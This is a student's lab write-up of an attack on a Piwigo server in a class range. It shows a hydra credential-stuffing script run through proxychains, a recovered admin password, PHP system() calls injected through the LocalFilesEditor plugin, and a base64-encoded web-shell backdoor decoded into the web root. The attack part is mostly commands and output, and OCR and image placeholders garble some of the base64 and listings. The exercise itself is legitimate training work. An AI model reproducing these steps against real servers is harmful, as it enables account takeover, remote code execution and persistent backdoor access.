

Credential Stuffing Report

This report outlines steps taken to gain initial access to a server and establish a foothold. Initial access was gained using credential stuffing. Credential stuffing is slightly different from password spraying. While many of the tools used may be the same, the sources for the usernames and passwords are different. Password sprays use generally available common passwords and usernames. Credential stuffing uses data from third-party breaches. If possible, this will be credentials from the very company the attackers are targeting.

Profile: proxy

This is the profile in use and it cannot be deleted.

Default Profile	yes
Root Directory	/home/agent22/.mozilla/firefox/moft1fgk.proxy Open Directory
Local Directory	/home/agent22/.cache/mozilla/firefox/moft1fgk.proxy Open Directory

[Rename](#)

The first step I took was to create a new Firefox profile. Profiles allow you to store different settings for different functions.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port


☐ Also use this proxy for HTTPS

HTTPS Proxy Port




SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

I then configured that new profile to send all data over my SOCKS5 proxy on port 52000.



I then visited the target website.



On this website I located the three values I would need to use in the next phase of my attack, as shown in the above three screenshots. These values are username, password, and login. The use username and password field are obvious. The login field is the submit button on the website.


```
#!/bin/bash
proxychains hydra -C creds.txt 192.168.2.70 http-post-form "/identification.php:username=^USER^&password=^PASS^&login=Submit:Invalid" -V
```

Next, I wrote out the above bash script using vim. This command uses hydra to perform a credential stuffing attack. I wrote it out as a bash script to allow me to make corrections if I missed something in the long command. I used the credential list provided to the class. This simulates a third-party breach.


```
[80][http-post-form] host: 192.168.2.70 login: BRAILEE.OGDEN@WINDOMAIN.LOCAL password: MyGall3ry!!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-03 17:28:10

(agent22@ks5)-[~/Documents/it420/green]
$ source ./hyrdaScript
```


I then ran the script and was rewarded with login credentials for the target.



I then logged in using those credentials. These credentials are admin credentials for the target Piwigo server.



I then enabled the LocalFilesEditor plugin and opened the config file for the plugin. I added some code to see what was inside the /var/www/html file.



This resulted in the above data.

```
//Jethro's Code
echo("<pre>");
//Put command here
system("ls -lhRa /var/www/html");
echo("</pre>");
```

```
?>
```

I then added the -R command in order to list all of the files and directories under the /var/www/html directory.

```
(agent22@ks5) - [~/Documents/it420/green]
$ proxychains wget 192.168.2.70/identification.php?redirect=%252Fplugins%252FlocalFilesEditor%252Fshow_default.php%253Ffile%253Dinclude%252Fconfig_default.inc.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
--2022-03-04 15:28:32-- http://192.168.2.70/identification.php?redirect=%252Fplugins%252FlocalFilesEditor%252Fshow_default.php%253Ffile%253Dinclude%252Fconfig_default.inc.php
Connecting to 192.168.2.70:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'identification.php?redirect=%2Fplugins%2FlocalFilesEditor%2Fshow_default.php%3Ffile%3Dinclude%2Fconfig_default.inc.php'

identification.php?redirect=%2F      [ 398.39K  386KB/s  in 1.0s

2022-03-04 15:28:34 (386 KB/s) - 'identification.php?redirect=%2Fplugins%2FlocalFilesEditor%2Fshow_default.php%3Ffile%3Dinclude%2Fconfig_default.inc.php' saved [407947]
```

I then ran the config file using wget and pulled down the result, saving it to a file. This file contains the listing from the ls -lhRa command in the config file.

```
/var/www/html/admin/themes/default:
total 148K
drwxr-xr-x 8 www-data www-data 4.0K Jan 4 10:45 . (config.inc.bak.php)
drwxr-xr-x 5 www-data www-data 4.0K May 14 2021 ..
drwxr-xr-x 4 www-data www-data 4.0K Jan 4 10:45 fontello
drwxr-xr-x 3 www-data www-data 4.0K May 14 2021 fonts
drwxr-xr-x 2 www-data www-data 4.0K Jan 4 10:45 icon
drwxr-xr-x 2 www-data www-data 4.0K Jan 4 10:45 images
-rw-r--r-- 1 www-data www-data 610 May 14 2021 index.php information
drwxr-xr-x 2 www-data www-data 4.0K Jan 4 10:45 js entered and saved, the
-rw-r--r-- 1 www-data www-data 145 May 14 2021 print.css SRVFVRVNUWyd
drwxr-xr-x 3 www-data www-data 4.0K Jan 4 10:45 template
-rw-r--r-- 1 www-data www-data 101K May 14 2021 theme.css
-rw-r--r-- 1 www-data www-data 243 May 14 2021 themeconf.inc.php
```

I then analyzed the file using a few different Linux tools and determined that the above directory would be a good place to store a webshell.

```
(agent22@ks5)-[~/Documents/it420/green]
$ cat /usr/share/webshells/php/simple-backdoor.php | base64 > simple-backdoor.php
(agent22@ks5)-[~/Documents/it420/green]
$ cat simple-backdoor.php
PCEtLSBTaW1wbGUGUEhQIGJhY2tkb29yIGJ5IERLIChodHRwOi8vbWljagGFlbGRhdy5vcmcpcIC0t
PgoKPD9waHAKCmLmKGlzc2V0KCRfUKVRVUUVTFsnY21kY210pKXsKICAgICAgICBLY2hvICl8cHJl
PiI7CiAgICAgICAgJGNTZCA9ICgkX1JFUUVFU1RbJ2NtZCddKTsKICAgICAgICBzeXN0ZW0oJGNT
ZCk7CiAgICAgICAgZWNobyAiPC9wcmU+IjsKICAgICAgICBkaWU7Cn0KCj8+CgpVc2FnZTogaHR0
cDovL3RhcmdldC5jb20vc2ltcGxLLWJhY2tkb29yLnBocD9jbWQ9Y2F0Ky9ldGMvcGFzc3dkCgo8
IS0tICAgICGh0dHA6Ly9taWNoYWVsZGF3Lm9yZyAgIDIwMDYgICAgLS0+Cg==
```

I then converted the above simple php web shell backdoor to base64 and stored it in a file.

```
//Jethro's Code
echo("<pre>");
//Put command here
system("ls -lhRa /var/www/html");
//Maintenance Script
system("echo 'PCEtLSBTaW1wbGUGUEhQIGJhY2tkb29yIGJ5IERLIChodHRwOi8vbWljagGFlbGRhdy5vcmcpcIC0t
PgoKPD9waHAKCmLmKGlzc2V0KCRfUKVRVUUVTFsnY21kY210pKXsKICAgICAgICBLY2hvICl8cHJl
PiI7CiAgICAgICAgJGNTZCA9ICgkX1JFUUVFU1RbJ2NtZCddKTsKICAgICAgICBzeXN0ZW0oJGNT
ZCk7CiAgICAgICAgZWNobyAiPC9wcmU+IjsKICAgICAgICBkaWU7Cn0KCj8+CgpVc2FnZTogaHR0
cDovL3RhcmdldC5jb20vc2ltcGxLLWJhY2tkb29yLnBocD9jbWQ9Y2F0Ky9ldGMvcGFzc3dkCgo8
IS0tICAgICGh0dHA6Ly9taWNoYWVsZGF3Lm9yZyAgIDIwMDYgICAgLS0+Cg==' | base64 -d > /var/www/html/admin/themes/default/sm6.php");
echo("</pre>");
```

I then copied the base64 encoded web shell to the configuration file used earlier. The code echoes the base64 into a base64 decoder, then writes the backdoor to a file.

Home / Identification

Cookies are blocked or not supported by your browser. You must enable cookies to log in.

Username

Password

Auto login

☐

Submit

Unfortunately, I believe causing the webpage to print the entire contents of the html folder has broken the webpage. As such, when I attempted to save and run the new base64 addition to the config file I was given the above error. All following attempts to login to the site again failed, even with troubleshooting of cookie and browser settings.

```
(agent22@ks5)-[~/Documents/it420/green]
$ cat htmlDirs_02 | less


(agent22@ks5)-[~/Documents/it420/green]
$ cat htmlDirs_02 | grep sm6

(agent22@ks5)-[~/Documents/it420/green]
$ cat htmlDirs_02 | grep sb.php
-rw-r--r--  1 www-data www-data  115 Mar  5 03:54 sb.php
-rw-r--r--  1 www-data www-data  115 Mar  5 03:54 sb.php

(agent22@ks5)-[~/Documents/it420/green]
$ less htmlDirs_02

(agent22@ks5)-[~/Documents/it420/green]
$
```

Stuck without access to the system, I searched the data I had acquired for web shells placed by other students.



After locating one of these web shells I was able to use it to execute a command on the target system. I intend to fix the configuration file on the webserver once I elevate privileges in the next step of the attack path.